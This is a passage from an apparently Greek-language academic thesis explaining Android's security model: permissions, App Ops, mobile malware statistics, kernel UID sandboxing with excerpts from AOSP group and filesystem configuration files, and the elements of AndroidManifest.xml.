ακυρώσει την εγκατάσταση της. Η ανωτέρω

διαδικασία μειώνει τις επιπτώσεις για την ασφάλεια του κινητού μας, όμως η τακτική που εφαρμόζεται από τους προγραμματιστές για χορήγηση όλο και περισσότερων δικαιωμάτων, τα οποία στην πραγματικότητα δεν είναι απαραίτητα για την εκτέλεση της εφαρμογής, και η ελλιπή τεκμηρίωση, έχουν μειώσει την αποτελεσματικότητά της (δεν ακολουθείται η αρχή «least priviledge»)[12].




**Εικόνα 3.2: Η διαδικασία ελέγχων που λαμβάνουν χώρα κατά την εκτέλεση μιας εφαρμογής στο λειτουργικό σύστημα Android[12].**

Η Google έχει προωθήσει ένα νέο χαρακτηριστικό το «Android Verify App Feature» το οποίο εκτελείται στο παρασκήνιο και ανιχνεύει κακόβουλες διεργασίες τις οποίες και εξουδετερώνει. Στην συνέχεια το σύστημα με την ονομασία «App Ops» (σύστημα ιδιωτικότητας και ελέγχου των δικαιωμάτων των εφαρμογών), το οποίο χρησιμοποιήθηκε από την εταιρεία για εσωτερική ανάπτυξη και έλεγχο εφαρμογών, ενσωματώθηκε στην έκδοση 4.3 για τις συσκευές «Nexus». Αρχικά κρυμμένο, το χαρακτηριστικό αυτό ανακαλύφθηκε από τους χρήστες και τους έδωσε την δυνατότητα να διαχειρίζονται κάθε δικαίωμα για κάθε εφαρμογή ξεχωριστά. Η πρόσβαση στο παραπάνω περιορίστηκε από την Google από την έκδοση 4.4.2 και μετά, απόφαση για την οποία δέχθηκε κριτική από τον οργανισμό «Electronic Frontier Foundation»[94]. Η επίσημη εξήγηση από την εταιρεία ήταν ότι η συγκεκριμένη δυνατότητα ενσωματώθηκε στην τελική έκδοση κατά λάθος, καθώς δεν προοριζόταν ποτέ να είναι διαθέσιμη στους τελικούς χρήστες. Η δυνατότητα αυτή είναι πλέον μόνο προσβάσιμη σε αυτούς με δικαιώματα διαχειριστή στην συσκευή.




**Εικόνα 3.3: Σχηματική απεικόνιση του τρόπου λειτουργίας της υπηρεσίας «App Verify» στην έκδοση 4.2 [13].**

Ένα σημαντικό γεγονός είναι η μεγάλη αύξηση του κακόβουλου λογισμικού που στοχεύει τα κινητά με λειτουργικό σύστημα «Android» τα τελευταία χρόνια. Πιο συγκεκριμένα και σύμφωνα με την έκθεση του Kaspersky Labs για το 2014[18] :

- Το αντιικό πρόγραμμα, εγκατεστημένο σε έξυπνες συσκευές κινητής τηλεφωνίας, ανέφερε 3.408.112 κρούσματα από επιθέσεις κακόβουλου λογισμικού σε σύνολο1.023.202 χρηστών

τους τελευταίο χρόνο. Ο αριθμός των επιθέσεων είναι κατά 6 φορές μεγαλύτερος σε σχέση με τα προηγούμενα 1,5 χρόνια για τα οποία υπάρχουν στοιχεία.

- Μέσα σε μια περίοδο 10 μηνών (Αύγουστος 2013 – Μάρτιος 2014) ο αριθμός των επιθέσεων ανά μήνα σχεδόν δεκαπλασιάστηκε από 69.000 τον Αύγουστο του 2013 σε 644.000 τον Μάρτιο του 2014.
- Ο αριθμός των χρηστών που δέχθηκαν επίθεση αυξήθηκε από 35.000 σε 242.000 ανά μήνα για την ίδια περίοδο.
- Το 59,06% του κακόβουλου λογισμικού είχε στόχο την κλοπή χρημάτων από τους χρήστες.
- Ο αριθμός των κατόχων έξυπνων συσκευών κινητής τηλεφωνίας που έχουν αντιμετωπίσει κακόβουλο λογισμικό με σκοπό την κλοπή χρημάτων ανέρχεται στις 500.000 τον τελευταίο χρόνο μόνο.
- Η Ρωσία, το Καζακστάν, το Βιετνάμ, η Ουκρανία και η Γερμανία είναι οι χώρες στις οποίες αναφέρθηκαν τα περισσότερα κρούσματα.
- Κακόβουλα λογισμικά τύπου «Δούρειου ίππου» τα οποία είχαν σχεδιαστεί για την αποστολή μηνυμάτων κειμένου (SMS) χρεώνοντας τους αποστολείς άθελα τους αποτελούν το 57,08% όλων των περιστατικών.
- Ο αριθμός των μετατροπών για κακόβουλο λογισμικό τύπου «Δούρειου ίππου» με στόχο την πλατφόρμα της κινητής ηλεκτρονικής τραπεζικής αυξήθηκε 14 φορές την περίοδο των τελευταίων 12 μηνών από μερικές εκατοντάδες σε περισσότερες από 5.000.

## 3.3. Διαδικασίες ασφάλειας των συστημάτων του πυρήνα


Κατά την λειτουργία των διεργασιών του πυρήνα του λειτουργικού συστήματος Android περέχεται το ίδιο επίπεδο ασφαλείας με αυτό του πυρήνα του λειτουργικού συστήματος Linux καθώς και ασφαλή επικοινωνία μεταξύ των εφαρμογών που εκτελούν διαφορετικές διεργασίες. Τα παραπάνω χαρακτηριστικά διασφαλίζουν ότι ακόμα και μέρη πρωτογενή κώδικα εκτελούνται μέσα σε ένα εικονικά απομονωμένο περιβάλλον (sandboxing). Με τον τρόπο αυτό αποτρέπεται η όποια απευθείας αλληλεπίδραση μεταξύ εφαρμογών - συστήματος κακόβουλη ή όχι.

Αναλυτικότερα ο πυρήνας του λειτουργικού συστήματος Android προσφέρει :

- Μοντέλο δικαιωμάτων βασισμένο στο μοντέλο δικαιωμάτων χρήστη.
- Απομόνωση των διεργασιών των εφαρμογών(τεχνική sandboxing).
- Εκτενείς μηχανισμούς για ασφαλή διεργασιακή επικοινωνία.
- Την δυνατότητα απομόνωσης των πιθανά μη ασφαλών μερών του πυρήνα.

Όπως και σε ένα πολυχρηστικό λειτουργικό σύστημα, ένας θεμελιώδης στόχος είναι η πλήρης απομόνωση των πόρων του κάθε χρήστη. Πιο συγκεκριμένα :

- Να αποτρέπει τον χρήστη π.χ. Α να προσπελάσει τα αρχεία του χρήστη π.χ. Β χωρίς την άδεια του δεύτερου.
- Να διασφαλίζει ότι ο Α δεν θα εξαντλήσει την μνήμη, τους πόρους της κεντρικής μονάδας επεξεργασίας και τις συσκευές (GPS Bluetooth κλπ.) του χρήστη Β.




**Εικόνα 3.4: Σχηματική απεικόνιση της αλληλουχίας εκτέλεσης των υποσυστημάτων του Android κατά την διαδικασία εκκίνησης [91].**

Η προστασία σε επίπεδο χρήστη που προσφέρει ο πυρήνας Linux του Android επιτυγχάνεται μέσω της εκχώρησης ενός μοναδικού κωδικού χρήστη (UID) για κάθε εφαρμογή τον οποίο χρησιμοποιεί κάθε φορά που αυτή εκτελείται. Το παραπάνω χαρακτηριστικό διαφέρει από τον παραδοσιακό τρόπο λειτουργίας του πυρήνα του Linux όπου πολλές εφαρμογές εκτελούνται με τον ίδιο κωδικό χρήστη. Από προεπιλογή, οι εφαρμογές δεν μπορούν να αλληλοεπιδράσουν απευθείας μεταξύ τους ενώ έχουν και περιορισμένη πρόσβαση στο λειτουργικό σύστημα. Έτσι στην περίπτωση όπου μία κακόβουλη εφαρμογή προσπαθήσει να προσπελάσει δεδομένα άλλων εφαρμογών / λειτουργικού συστήματος, ή να εκτελέσει κάποια άλλη λειτουργία για την οποία δεν της έχει δοθεί άδεια πρόσβασης, προκαλεί την επέμβαση του συστήματος, το οποίο μέσω του κωδικού με τον οποίο εκτελείται, της επιτρέπει την πρόσβαση ή όχι. Από την στιγμή όπου παραπάνω έλεγχος γίνεται σε επίπεδο πυρήνα έχει ως συνέπεια ότι οι βιβλιοθήκες του λειτουργικού συστήματος, τα πλαίσια εφαρμογών, οι διεπαφές προγραμματισμού εφαρμογών και το περιβάλλον εκτέλεσης εφαρμογών λειτουργούν με ανάλογο τρόπο.

Σε αντίθεση με το υπό εξέταση λειτουργικό, όπου η αλλοίωση της μνήμης σε μία εφαρμογή μπορεί να οδηγήσει σε ολοκληρωτική έκθεση ενός συστήματος, η παραπάνω εφαρμοζόμενη τεχνική της εικονικής απομόνωσης κάθε εφαρμογής δεν επιτρέπει την πρόσβαση σε πόρους και δικαιώματα πλην αυτών που δηλώθηκαν κατά την εγκατάσταση της εφαρμογής. Εδώ να σημειωθεί

ότι όπως και άλλα χαρακτηριστικά ασφαλείας η παραπάνω διαδικασία δεν παρέχει απόλυτη ασφάλεια, η παράκαμψή της όμως γίνεται μόνο μέσω αλλοίωσης / τροποποίησης του πυρήνα του λειτουργικού.

Η κατάτμηση του εσωτερικού αποθηκευτικού χώρου, στο οποίο βρίσκεται ο πυρήνας του λειτουργικού, οι βιβλιοθήκες συστήματος, το περιβάλλον εκτέλεσης, τα πλαίσια προγραμματισμού εφαρμογών και οι βασικές λειτουργίες, είναι προσβάσιμη «μόνο για ανάγνωση». Έτσι στην περίπτωση όπου κάποιος χρήστης επιλέξει να χρησιμοποιήσει την επιλογή «ασφαλούς λειτουργίας» εκτελούνται μόνο τα όσα προγράμματα συμπεριλαμβάνονται στην παραπάνω κατάτμηση χωρίς τις όποιες αλλαγές που έχουν πιθανά λάβει χώρα από την εγκατάσταση εφαρμογών τρίτων.

```
/* include/linux/android_aid.h
*/

#ifndef _LINUX_ANDROID_AID_H
#define _LINUX_ANDROID_AID_H

/* AIDs that the kernel treats differently */
#define AID_NET_BT_ADMIN 3001
#define AID_NET_BT       3002
#define AID_INET         3003
#define AID_NET_RAW      3004
#define AID_NET_ADMIN    3005
#define AID_NET_BW_STATS 3006  /* read bandwidth
statistics
*/
#define AID_NET_BW_ACCT  3007  /* change bandwidth
statistics accounting */

#endif
```

**Εικόνα 3.5: Παράδειγμα κώδικα του αρχείου «/include/linux/android_aids.h» [84].**

Επιπλέον βελτιώσεις έχουν λάβει χώρα στον πυρήνα με σκοπό την ασφάλεια, όπως η λειτουργία του στην κατάσταση «ANDROID_PARANOID_NETWORK» [83], μέσω τις οποίας επιτυγχάνεται ο περιορισμός της πρόσβασης στις υπηρεσίες δικτύωσης και στις λειτουργίες του «Bluetooth» της συσκευής. Μόνο συγκεκριμένες ομάδες (GID's) μπορούν να χρησιμοποιήσουν τους συγκεκριμένους πόρους και αυτές ορίζονται στο αρχείο «/include/linux/android_aids.h». Στο παράδειγμα της εικόνας 3.3 η ομάδα «AID_NET» του πυρήνα ορίζεται με το αναγνωριστικό 3003 τον οποίο και πρέπει να φέρει η εκάστοτε διεργασία προκειμένου να έχει την δυνατότητα να δημιουργήσει / ανοίξει υποδοχές τύπου πρωτοκόλλου διαδικτύου έκδοσης 4 ή 6.

```
static const struct android_id_info android_ids[] = {
    { "root",           AID_ROOT, },
    { "system",         AID_SYSTEM, },
    { "radio",          AID_RADIO, },
    { "bluetooth",      AID_BLUETOOTH, },

    { "graphics",       AID_GRAPHICS, },
    { "input",          AID_INPUT, },
    { "audio",          AID_AUDIO, },
    { "camera",         AID_CAMERA, },
    { "log",            AID_LOG, },
    { "compass",        AID_COMPASS, },
    { "mount",          AID_MOUNT, },
    { "wifi",           AID_WIFI, },
    { "dhcp",           AID_DHCP, },
    { "adb",            AID_ADB, },
    { "install",        AID_INSTALL, },
    { "media",          AID_MEDIA, },
    { "drm",            AID_DRM, },
    { "available",      AID_AVAILABLE, },
    { "nfc",            AID_NFC, },
    { "drmrpc",         AID_DRMRPC, },
    { "shell",          AID_SHELL, },
    { "cache",          AID_CACHE, },
    { "diag",           AID_DIAG, },
    { "net_bt_admin",   AID_NET_BT_ADMIN, },
    { "net_bt",         AID_NET_BT, },
    { "sdcard_rw",      AID_SDCARD_RW, },
    { "media_rw",       AID_MEDIA_RW, },
    { "vpn",            AID_VPN, },
    { "keystore",       AID_KEYSTORE, },
    { "usb",            AID_USB, },
    { "mtp",            AID_MTP, },
    { "gps",            AID_GPS, },
    { "inet",           AID_INET, },
    { "net_raw",        AID_NET_RAW, },
    { "net_admin",      AID_NET_ADMIN, },
    { "net_bw_stats",   AID_NET_BW_STATS, },
    { "net_bw_acct",    AID_NET_BW_ACCT, },
    { "misc",           AID_MISC, },
    { "nobody",         AID_NOBODY, },
};
```

**Εικόνα 3.6: Παράδειγμα κώδικα του αρχείου «/system/core/include/private/android_filesystem_config.h» [84].**

Στην συνέχεια, και εφόσον οι ομάδες έχουν δηλωθεί στο αρχείο «android_aids.h», αντιστοιχίζονται στην λογική ομάδα «inet». Τα παραπάνω δηλώνονται στο αρχείο «/system/core/include/ private/android_filesystem_config.h» (εικόνα 3.4). Έτσι όταν μία εφαρμογή αιτείται πρόσβασης στο διαδίκτυο ουσιαστικά χρειάζεται να διαθέτει την δυνατότητα να ανοίξει υποδοχές τύπου πρωτοκόλλου διαδικτύου έκδοσης 4 ή 6. Στην συνέχεια οι άδειες πρόσβασης που χρησιμοποιούν οι εφαρμογές, στις οποίες θα αναφερθούμε αναλυτικότερα παρακάτω,

αντιστοιχίζονται σε ομάδες (στην περίπτωση μας η «inet») μέσω του αρχείου «/system/etc/permissions/platform.xml» [85] όπως φαίνεται και παρακάτω παράδειγμα :

```
<permission_name=”android.permission.INTERNET” >
        <group_id=”inet” />
</permission>
```


Επιπρόσθετα της παραπάνω αντιστοίχισης το αρχείο «android_filesystem_config.h» καθορίζει του κανόνες ιδιοκτησίας για φακέλους και αρχεία του συστήματος. Έτσι ο φάκελος π.χ. «/data/app» ανήκει στον χρήστη και την ομάδα με το όνομα «AID_SYSTEM» όπως φαίνεται και στο απόσπασμα του κώδικα [86] που ακολουθεί. Η πρώτη στοιχειοσειρά είναι ο κωδικός δικαιωμάτων του συστήματος «Linux» (771), οι δεύτερη και η τρίτη τα αναγνωριστικά του χρήστη και της ομάδας που ανήκει, και τέλος το όνομα του φακέλου.

```
static struct fs_path_config android_dirs[] = {
                { 00770, AID_SYSTEM, AID_CACHE,  "cache" },
                { 00771, AID_SYSTEM, AID_SYSTEM, "data/app" },
                { 00771, AID_SYSTEM, AID_SYSTEM, "data/app-private" },
                { 00771, AID_SYSTEM, AID_SYSTEM, "data/dalvik-cache" },
                { 00771, AID_SYSTEM, AID_SYSTEM, "data/data" },
                { 00771, AID_SHELL,  AID_SHELL,  "data/local/tmp" },
                { 00771, AID_SHELL,  AID_SHELL,  "data/local" },
                { 01771, AID_SYSTEM, AID_MISC,   "data/misc" },
                { 00770, AID_DHCP,   AID_DHCP,   "data/misc/dhcp" },
                { 00771, AID_SYSTEM, AID_SYSTEM, "data" },
                { 00750, AID_ROOT,   AID_SHELL,  "sbin" },
                { 00755, AID_ROOT,   AID_SHELL,  "system/bin" },
                { 00755, AID_ROOT,   AID_SHELL,  "system/vendor" },
                { 00755, AID_ROOT,   AID_SHELL,  "system/xbin" },
                { 00755, AID_ROOT,   AID_ROOT,   "system/etc/ppp" },
                { 00777, AID_ROOT,   AID_ROOT,   "sdcard" },
                { 00755, AID_ROOT,   AID_ROOT,   0 },
};
```

Τέλος ο πυρήνας του λειτουργικού συστήματος Android περιέχει ορισμένες βελτιώσεις σε σχέση με αυτόν του Linux όπως μηχανισμοί δια-διεργασιακών επικοινωνιών τύπου «Binder», συναγερμών, διαγραφής σε καταστάσεις χαμηλής διαθεσιμότητας της μνήμης, προηγμένο σύστημα διαχείρισης ενέργειας και σύστημα καταγραφής συμβάντων το οποίο μπορεί να αναγνωστεί χρησιμοποιώντας την εντολή «logcat».

## 3.4. Ασφάλεια Εφαρμογών

Το λειτουργικό σύστημα «Android» παρέχει ένα ανοιχτού κώδικα περιβάλλον για την ανάπτυξη εφαρμογών. Ο πυρήνας του λειτουργικού συστήματος βασίζεται σε αυτόν του Linux. Οι εφαρμογές για το παραπάνω λειτουργικό σύστημα συχνά υλοποιούνται στην δημοφιλής γλώσσα προγραμματισμού Java και εκτελούνται μέσω της εικονικής μηχανής Dalvik χωρίς ωστόσο να αποκλείεται η υλοποίηση τους και με πρωτογενή κώδικα. Η διαδικασία εγκατάστασης γίνεται συνήθως μέσω ενός μοναδικού αρχείου με κατάληξη «.apk - Android application package» ενώ θα πρέπει και υπογεγραμμένη με το πιστοποιητικό του εκάστοτε εκπονητή λογισμικού.





**Εικόνα 3.7: Σχηματική απεικόνιση των μηχανισμών ασφάλειας / επικοινωνίας των εφαρμογών όπως αυτές υλοποιούνται στο λειτουργικό σύστημα Android [87].**

Τα κυρίως τμήματα από τα οποία αποτελείται μία εφαρμογή είναι:

- Το αρχείο «AndroidManifest.xml» : Είναι το αρχείο ελέγχου που ενημερώνει το σύστημα σχετικά με τις δραστηριότητες, τις υπηρεσίες, τους δέκτες μυνημάτων και τους παρόχους περιεχομένου (στους οποίους θα αναφερθούμε αναλυτικότερα παρακάτω), της εφαρμογής καθώς και προσδιορίζει τις άδειες πρόσβασης τις οποίες και χρειάζεται η παραπάνω κατά την λειτουργία της.
    - Δραστηριότητες : Είναι γενικότερα κώδικας που σχετίζεται με μία διεργασία ενός χρήστη. Συμπεριλαμβάνει συνήθως την γραφική διεπαφή με τον χρήστη, χωρίς αυτό να είναι πάντα απαραίτητο.
    - Υπηρεσίες : Αφορά μέρος του κώδικα που εκτελείται στο παρασκήνιο. Μπορεί να εκτελείται ως μία ξεχωριστή διεργασία ή μέσω μίας άλλης. Άλλες συνιστώσες διαδένονται σε μία υπηρεσία και επικαλούνται μεθόδους μέσω κλήσεων τηλεδιαδικασιών(RPC's). Ένα παράδειγμα για κατανοήσουμε την έννοια της υπηρεσίας είναι το πρόγραμμα αναπαραγωγής πολυμέσων : Ακόμα και όταν ο χρήστης τερματίζει την γραφική διεπαφή αλληλεπίδρασης, (έχοντας επιλέξει την π.χ. αγαπημένη του λίστα) το πρόγραμμα συνεχίζει να εκτελείται στο παρασκήνιο ως υπηρεσία οι οποία αναπαραγάγει την μουσική που μόλις επιλέχθηκε.
    - Δέκτες μηνυμάτων[58] : Ενεργοποιούνται όταν ένας δια-διεργασιακός μηχανισμός επικοινωνίας «μηνυμάτων πρόθεσης - Intents» [57], που εκδίδονται είτε από το λειτουργικό σύστημα είτε από κάποια άλλη εφαρμογή, λαμβάνει χώρα. Έτσι, για παράδειγμα, μια εφαρμογή μπορεί να καταχωρίσει ένα δέκτη μηνυμάτων ο οποίος

να ελέγχει για προειδοποιήσεις χαμηλής στάθμης της μπαταρίας και να αλλάζει την συμπεριφορά της ανάλογα.




**Εικόνα 3.8: Σχηματική απεικόνιση των συνιστωσών που απαρτίζουν μια τυπική εφαρμογή του λειτουργικού συστήματος Android [92].**

### 3.4.1. Το αρχείο «AndroidManifest.xml»

Απαντάται στο ριζικό κατάλογο εγκατάστασης κάθε εφαρμογής με το ίδιο ακριβώς όνομα. Περιέχει σημαντικές πληροφορίες τις οποίες χρειάζεται το λειτουργικό σύστημα προκειμένου να εκτελέσει την παραπάνω όπως:

- Αναφέρει το όνομα της εφαρμογής το οποίο χρησιμοποιείται από το λειτουργικό σύστημα ως αναγνωριστικό.
- Περιγράφει τις συνιστώσες από τις οποίες αποτελείται η εφαρμογή όπως π.χ. τις δραστηριότητες, τις υπηρεσίες, τους δέκτες μηνυμάτων και τους παρόχους περιεχομένου. Περιγράφει τις κλάσεις που υλοποιούν κάθε ένα από τα παραπάνω και δημοσιοποιεί τις δυνατότητες τους (όπως π.χ. ποια μηνύματα πρόθεσης είναι διαχειρίσιμα). Οι παραπάνω δηλώσεις επιτρέπουν στο λειτουργικό να γνωρίζει τις συνιστώσες της εφαρμογής και τις συνθήκες κάτω από τις οποίες αυτές λειτουργούν.
- Καθορίζει ποιες διεργασίες θα εκτελέσουν ποιες συνιστώσες.
- Δηλώνει τα δικαιώματα που πρέπει να έχει η εφαρμογή, έτσι ώστε να μπορεί να έχει πρόσβαση σε προστατευόμενα μέρη των διεπαφών προγραμμάτων εφαρμογών, προκειμένου να αλληλοεπιδράσει αυτές, καθώς και τα δικαιώματα που χρειάζονται άλλες εφαρμογές προκειμένου να αλληλοεπιδράσουν με συνιστώσες της ιδίας.
- Απαριθμεί τις κλάσεις τύπου «Instrumentation»[56] οι οποίες και παρέχουν πληροφορίες κατά την διάρκεια εκτέλεσης της εφαρμογής (π.χ. για τις κατατομές -προφίλ). Οι παραπάνω

οφείλουν να βρίσκονται στο αρχείο μόνο κατά τις φάσεις της ανάπτυξης και των δοκιμών και θα πρέπει να αφαιρούνται όταν η εφαρμογή γίνει διαθέσιμη στο κοινό.
- Δηλώνει το ελάχιστο επίπεδο αδειών πρόσβασης, τις οποίες χρειάζεται για να λειτουργήσει η εφαρμογή, και αφορούν διεπαφές προγραμμάτων εφαρμογών.
- Δηλώνει τις βιβλιοθήκες με τις οποίες μια εφαρμογή χρειάζεται να συνδέεται.

Στην συνέχεια θα εξετάσουμε τα επιτρεπόμενα στοιχεία (elements) που μπορεί να περιέχονται στο εν λόγω αρχείο. Κάθε στοιχείο μαζί με τα ιδιοχαρακτηριστικά του περιγράφεται συνοπτικά παρακάτω με αλφαβητική σειρά. Δεν είναι δυνατή η προσθήκη άλλων στοιχείων πλην αυτών :

- **<action>** : Αναφέρεται σε μια ενέργεια που λαμβάνει χώρα σε κάποιο <intent filter>[59] και συνεπώς εμπεριέχεται σε αυτό.
- **<activity>** : Σχετίζεται με τις δραστηριότητες όπως αυτές περιεγράφηκαν παραπάνω. Εμπεριέχεται μέσα στο στοιχείο <application> και μπορεί να περιέχει τα <intent-filter> και <meta-data>.
- **<activity-alias>** :Ορισμός ψευδωνύμου μιας δραστηριότητας. Εμπεριέχεται μέσα στο στοιχείο <application> και μπορεί να περιέχει τα <intent-filter> και <meta-data>.
- **<application>** : Περιέχει τα χαρακτηριστικά όπως αυτά δηλώνονται στην εφαρμογή: Περιλαμβάνει τα στοιχεία <activity>, <activity-alias>, <meta-data>, <service>, <receiver>, <provider> και <uses-library> και εδώ μπορούν και δηλώνονται τα περισσότερα ιδιοχαρακτηριστικά των παραπάνω[60] (icon, label, permission, process, taskAffinity, allowTaskReparenting, debuggable, enabled, description, allowClearUserData κλπ.) και αφορούν την συγκεκριμένη εφαρμογή.
- **<category>** : Περιλαμβάνεται μέσα στο στοιχείο <intent-filter> και προσδιορίζει την ονομασία μιας κατηγορίας.
- **<data>** : Εμπεριέχεται μέσα στο στοιχείο <intent-filter> και προσδιορίζει τον τύπο των δεδομένων που περιλαμβάνονται σε αυτό.
